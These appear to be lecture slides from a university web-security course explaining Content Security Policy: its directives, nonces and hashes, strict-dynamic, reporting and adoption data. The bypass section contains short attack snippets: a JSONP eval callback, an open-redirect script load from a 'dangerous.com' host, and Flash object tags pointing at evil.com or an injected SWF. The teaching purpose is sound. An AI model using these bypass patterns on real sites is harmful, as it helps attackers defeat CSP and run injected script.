Stony Brook University

CSE 361: Web Security

Content Security Policy
Framing Attacks

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
Content Security Policy (CSP)

- XSS boils down to execution of attacker-created script in vulnerable Web site
  - Browser cannot differentiate between intended and unintended scripts
- Proposed mitigation: Content Security Policy
  - explicitly **allow resources** which are trusted by the developer
  - disallow dangerous JavaScript constructs like eval or event handlers
  - delivered as HTTP header or in meta element in page (only subset of directives supported)
  - **enforced by the browser** (**all policies** must be satisfied)
- First candidate recommendation in 2012, currently at Level 3
- Important: does not stop XSS, tries to mitigate its effects
  - similar to, e.g., the NX bit for stacks on x86/x64

Example policy on paypal.com



We'll use cookies to improve and customize your experience if you continue to browse. Is it OK if we also use cookies to show you personalized ads?
Learn more and manage your cookies

Sta	Me	Domain	File	Initi…	Ty|	Tran…	Si
20(	GET	🔒 w…	home	Bro…	htm	33.9…	96
20(	GET	🔒 w…	PayPalSansSmall-Regu	font	fon	18.4…	17
20(	GET	🔒 w…	PayPalSansBig-Light.w	font	fon	18.5…	17
20(	GET	🔒 w…	5531eb3c46cbd8507c	style…	css	50.2…	30
20(	GET	🔒 w…	react-16_6_3-bundle.j	script	js	36.4…	10
20(	GET	🔒 w…	bs-chunk.js	script	js	893 B	19
20(	GET	🔒 w…	pa.js	script	js	20.3…	51
20(	GET	🔒 w…	open-chat.js	script	js	1.67 …	1.4
20(	GET	🔒 w…	marketingIntentsV2.js	script	js	1.23 …	55
20(	GET	🔒 w…	pp_fc_hl.svg	img	svg	4.55 …	10

26 requests | 1.97 MB / 297.01 KB transferred | Finish: 2.2

cache-control: max-age=0, no-cache, no-store, must-revalidate

content-encoding: br

content-security-policy: default-src 'self' *https://*.paypal.com https://*.paypalobjects.com*; frame-src 'self' *https://*.brighttalk.com https://*.paypal.com https://*.paypalobjects.com https://www.youtube-nocookie.com https://www.xoom.com https://www.wootag.com https://*.qualtrics.com*; script-src 'nonce-qLhZMxCKFtYeXvpfeNfWlrpuQOr/1Mrfgjot4uprHGPI8tLt' 'self' *https://*.paypal.com https://*.paypalobjects.com https://assets-cdn.s-xoom.com* 'unsafe-inline' 'unsafe-eval'; connect-src 'self' *https://nominatim.openstreetmap.org https://*….ypal.com https://*.paypalobjects.com https://assets-cdn.s-xoom.com* 'unsafe-inline'; font-src 'self' *https://*.paypal.com https://*.paypalobjects.com https://assets-cdn.s-xoom.com* data:; img-src 'self' https: data:; form-action 'self' *https://*.paypal.com https://*.salesforce.com https://*.eloqua.com https://secure.opinionlab.com*; base-uri 'self' *https://*.paypal.com*; object-src 'none'; frame-ancestors 'self' *https://*.paypal.com*; block-all-mixed-content;; report-uri *https://www.paypal.com/csplog/api/log/csp*

content-type: text/html; charset=utf-8

date: Thu, 04 Mar 2021 21:36:03 GMT

dc: ccg11-origin-www-1.paypal.com

etag: W/"18226-RUlaocqUVKYBLO2lwO4eiU0jalc"

paypal-debug-id: 73977a2c89441

CSP Level 1 - Controlling scripting resources

- `script-src` directive
  - Specifically controls where scripts can be loaded from
  - **If provided, inline scripts and eval will not be allowed**

- Many different ways to control sources
  - **'none'** - no scripts can be included from any host
  - **'self'** - only own origin
  - **https://domain.com/specificscript.js**
  - **https://*.domain.com** - any subdomain of domain.com, any script on them
  - **https**: - any origin delivered via HTTPS
  - **'unsafe-inline' / 'unsafe-eval'** - reenables inline handlers and eval

CSP Level 1 - Controlling additional resources

- `img-src, style-src, font-src, object-src, media-src`
  - Controls non-scripting resources: images, CSS, fonts, objects, audio/video
- `frame-src`
  - Controls from which origins frames may be added to a page
- `connect-src`
  - Controls XMLHttpRequest, WebSockets (and other) connection targets
- `default-src`
  - Serves as fallback for all fetch directives (all of the above)
    - Only used when specific directive is absent

CSP Level 1 - Example and limitations

```
<html>
<body>
<!-- ... -->
<script src="https://ad.com/someads.js"></script>
<script>
// ... some required inline script
</script>
</body>
</html>
```

```
Content-Security-Policy: script-src 'self'
```

- will block any scripts added here

CSP Level 1 - Example and limitations

```
<html>
<body>
<!-- ad.com will add stuff from company.com -->
<script src="https://ad.com/someads.js"></script>
<script>
// ... some required inline script
</script>
</body>
</html>
```

`Content-Security-Policy: script-src 'self' https://ad.com`

- will block inline script
- ... and script which was added by ad.com


CSP Level 1 - Example and limitations

```html
<html>
<body>
<!-- ad.com will add stuff from company.com -->
<script src="https://ad.com/someads.js"></script>
<script>
// ... some required inline script
</script>
</body>
</html>
```

```
Content-Security-Policy: script-src 'self' https://ad.com
https://company.com
```

- will block inline script

CSP Level 1 - Example and limitations



```
<html>
<body>
<!-- ad.com will add stuff from company.com -->
<script src="https://ad.com/someads.js"></script>
<script>
// ... some required inline script
</script>
</body>
</html>
```

```
Content-Security-Policy: script-src 'self' https://ad.com
https://company.com 'unsafe-inline'
```

- will allow inline script


CSP Level 1 - Example and limitations

```
<html>
<body>
<!-- ad.com will add stuff from company.com -->
<script src="https://ad.com/someads.js"></script>
<script>
// ... some required inline script
</script>
<script>// XSS attack!</script>
</body>
</html>
```

```
Content-Security-Policy: script-src 'self' https://ad.com
https://company.com 'unsafe-inline'
```

- will allow inline script
- **... but allows XSS injection**

CSP Level 1 - Example and limitations



```html
<html>
<body>
<!-- ad.com will add stuff from company.com -->
<script src="https://ad.com/someads.js"></script>
<script src="https://example.com/myinlinescript.js"></script>
</body>
</html>
```

```
Content-Security-Policy: script-src 'self' https://ad.com
https://company.com
```

- requires removing inline script and converting it into an external script

CSP Level 1 - Example and limitations

```
<html>
<body>
<!-- ad.com will add stuff from company.com -->
<script src="https://ad.com/someads.js"></script>
<script src="https://example.com/myinlinescript.js"></script>
<button onclick="meaningful()">Click me</button>
</body>
</html>
```

```
Content-Security-Policy: script-src 'self' https://ad.com
https://company.com
```

- removing onclick handler is painful...

CSP Level 1 - Example and limitations

```
<html>
<body>
<!-- ad.com will add stuff from company.com -->
<script src="https://ad.com/someads.js"></script>
<script src="https://example.com/myinlinescript.js"></script>
<button id=meaningful>Click me</button>
<script src="https://example.com/eventhandler.js"></script>
</body>
</html>
```

```
var button = document.getElementById("meaningful")
button.onclick = meaningful;
```

```
Content-Security-Policy: script-src 'self' https://ad.com
https://company.com
```

- finally!

CSP Level 1 - Example and limitations

- Goal: allow scripts from own origin and inline scripts
  - `script-src 'self' 'unsafe-inline'`
- Problem: bypasses literally any protection
  - attacker can inject inline JavaScript
- Proposed improvement in CSP Level 2: **nonces and hashes**
  - `script-src 'nonce-$value' 'self'`
    - every inline script adds nonce property (`<script nonce='$value'>..</script>`)
  - `script-src 'sha256-$hash' 'self'`
    - allows inline scripts based on their SHA hash (SHA256, SHA384, or SHA512)
    - for external scripts, SRI must be used (covered in later lectures)

CSP Level 2 - Allowed hosts with Nonces or Hashes

```
script-src 'self' https://cdn.example.org
'nonce-d90e0153c074f6c3fcf53'
'sha256-5bf5c8f91b8c6adde74da363ac497d5ac19e4595fe39cbdda22cec8445d3814c'
```

```
<script>
alert('My hash is correct');
</script>
```

```
<script>
 alert('My hash is correct');
</script>
```

SHA256 matches value of CSP header

SHA256 does not match

CSP Level 2 - Allowed hosts with Nonces or Hashes

```
script-src 'self' https://cdn.example.org
'nonce-d90e0153c074f6c3fcf53'
'sha256-5bf5c8f91b8c6adde74da363ac497d5ac19e4595fe39cbdda22cec8445d3814c'
```

```
<script>
alert('My hash is correct');
</script>
```

```
<script>
 alert('My hash is correct');
</script>
```

SHA256 matches value of CSP header

SHA256 does not match (whitespaces matter)

CSP Level 2 - Allowed hosts with Nonces or Hashes

```
script-src 'self' https://cdn.example.org
'nonce-d90e0153c074f6c3fcf53'
'sha256-5bf5c8f91b8c6adde74da363ac497d5ac19e4595fe39cbdda22cec8445d3814c'
```

```
<script nonce=“d90e0153c074f6c3fcf53”>
alert("It’s all good");
</script>
```

```
<script nonce=“nocluehackplz”>
 alert(‘I will not work');
</script>
```

Script nonce matches CSP header

Script nonce does not match CSP header

CSP Level 2 - additional changes

- child-src
  - deprecates frame-src, also valid for Web Workers
- base-uri
  - controls whether <base> can be used and what it can be set to
- form-action
  - ensures that forms may only be sent to specific targets
  - does not fall back to default-src if not specified

CSP - Changes from Level 2 to Level 3

- frame-src undeprecated
    - worker-src added to control workers specifically
    - both fall back to child-src if absent (which falls back to default-src)
- manifest-src
    - controls from where AppCache manifests can be loaded
- strict-dynamic
    - allows adding scripts programmatically, eases CSP deployment in, e.g., ad scenario
    - not "parser-inserted"
    - disables list of allowed hosts (such as “self” and “unsafe-inline”)

CSP – The case for “strict-dynamic”

- How do we compile a CSP policy if we do not know, ahead of time, all the remote endpoints that are trusted?

- Mostly due to dynamic ads
  - 1st page load: script from ads.com → fancy-cars.com
  - 2nd page load: script from ads.com → cheap-ads.net → dealsdeals.biz

- Idea: Propagate trust
  - If we trust ads.com, let’s also trust whoever ads.com load scripts from

CSP Level 3 - strict-dynamic

```
script-src 'self' https://cdn.example.org
'nonce-d90e0153c074f6c3fcf53'
'strict-dynamic'
```

```
<script nonce="d90e0153c074f6c3fcf53">
script=document.createElement("script");
script.src = "http://ad.com/ad.js";
document.body.appendChild(script);
</script>
```

appendChild is not "parser-inserted"

```
<script nonce="d90e0153c074f6c3fcf53">
script=document.createElement("script");
script.src = "http://ad.com/ad.js";
document.write(script.outerHTML);
</script>
```

document.write is "parser-inserted"

CSP Level 3 - backwards compatibility

```
script-src 'self' https://cdn.example.org
https://ad.com
'unsafe-inline'
'nonce-d90e0153c074f6c3fcf53'
'strict-dynamic'
```

```
<script nonce="d90e0153c074f6c3fcf53">
script=document.createElement("script");
script.src = "http://ad.com/ad.js";
document.body.appendChild(script);
</script>
```

Modern browser: ignores unsafe-inline and allowed hosts

Old browser: ignores strict-dynamic and nonce, executes script through unsafe-inline and allowed hosts

CSP - Composition

- Browser always enforces **all** observed CSPs
  - Hence, CSP can never be relaxed, only tightened
- Useful for combatting XSS and restricting hosts at the same time
  - Idea: send two CSP headers, both will have to applied
    - `script-src 'nonce-random'`
    - `script-src 'self' https://cdn.com`
  - Only nonced scripts can be executed (policy 1), theoretically from anywhere, though
  - Only scripts from own origin and CDN can be executed (policy 2), theoretically any script from there, though
  - Result: only scripts that carry a nonce **and** are hosted on origin/CDN are allowed

CSP - Reporting functionality

- **report-uri <url>**
  - Sends JSON report to specified URL
- **report-to <endpoint>**
  - Requires separate definition through Report-To HTTP header
- **report-sample**
  - For inline scripts/eval, report excerpt of violating script

```
{
    "document-uri": "https://stonybrook.edu",
    "violated-directive": "script-src-elem",
    "effective-directive": "script-src-elem",
    "original-policy": "default-src …; report-uri /csp-violations",
    "disposition": "enforce",
    "blocked-uri": "https://ads.com/js/common.bundle.js?bust=4",
    "script-sample": ""
}
```

CSP - Report Only Mode

- Implementation of CSP is a tedious process
  - removal of all inline scripts and usage of eval
  - tricky when depending on third-party providers
    - e.g., advertisement includes random script (due to real-time bidding)
- Restrictive policy might break functionality
  - remember: client-side enforcement
  - need for (non-breaking) feedback channel to developers
- Content-Security-Policy-Report-Only
  - `default-src ....; report-uri /violations.php`
  - allows to field-test without breaking functionality (reports current URL and causes for fail)
  - **does not work in meta element**

CSP - Bypasses

- Problem #1: JSONP
  - any allowed site with JSONP endpoint is potentially dangerous
  - `https://allowed.com/jsonp?callback=eval("my malicious code here")//`

- Problem #2: Open Redirects
  - "To avoid leaking path information cross-origin (as discussed in Egor Homakov's Using Content-Security-Policy for Evil), the **matching algorithm ignores the path component of a source expression if the resource being loaded is the result of a redirect**."
  - Example: `script-src redirect.com dangerous.com/benign.js`
    - `redirect.com` has open redirect (`https://redirect.com/redirect.php?to=https://dangerous.com/attack.js`)
    - CSP will allow inclusion of `dangerous.com/attack.js`!

CSP - Bypasses

- Problem #3: not specifying object-src
  - Flash can be allowed to access including site


```
<object data="//evil.com/evil.swf">
 <paramname="allowscriptaccess"value="always">
</object>
```

Not an issue since Flash support was dropped. But worth to remember for the future…

- Problem #4: allowing objects from self
  - By default, Flash can always access **hosting** origin
    - recall error-tolerant parsing for Flash files (e.g., Rosetta Flash)
    - attacker can exploit injection flaw to not plant script code, but to inject a "SWF file"


```
<object data="//vuln.com/xss.html?inject=FWS..."></object>
```

CSP - Adoption in the Wild




[...], only 20 out of the top 1,000 sites in the world use CSP. [...] Unfortunately, the other 18 sites with CSP do not use its full potential

http://research.sidstamm.com/papers/csp_icissp_2016.pdf



http://mweissbacher.com/blog/wp-content/uploads/2014/07/csp_graph.png



Data Set	Total	Report Only	Bypassable				
			Unsafe Inline	Missing object-src	Wildcard in Whitelist	Unsafe Domain	Trivially Bypassable Total
Unique CSPs	26,011	2,591 9.96%	21,947 84.38%	3,131 12.04%	5,753 22.12%	19,719 75.81%	24,637 94.72%
XSS Policies	22,425	0 0%	19,652 87.63%	2,109 9.4%	4,816 21.48%	17,754 79.17%	21,232 94.68%
Strict XSS Policies	2,437	0 0%	0 0%	348 14.28%	0 0%	1,015 41.65%	1,244 51.05%

Table 2: Security analysis of all CSP data sets, broken down by bypass categories

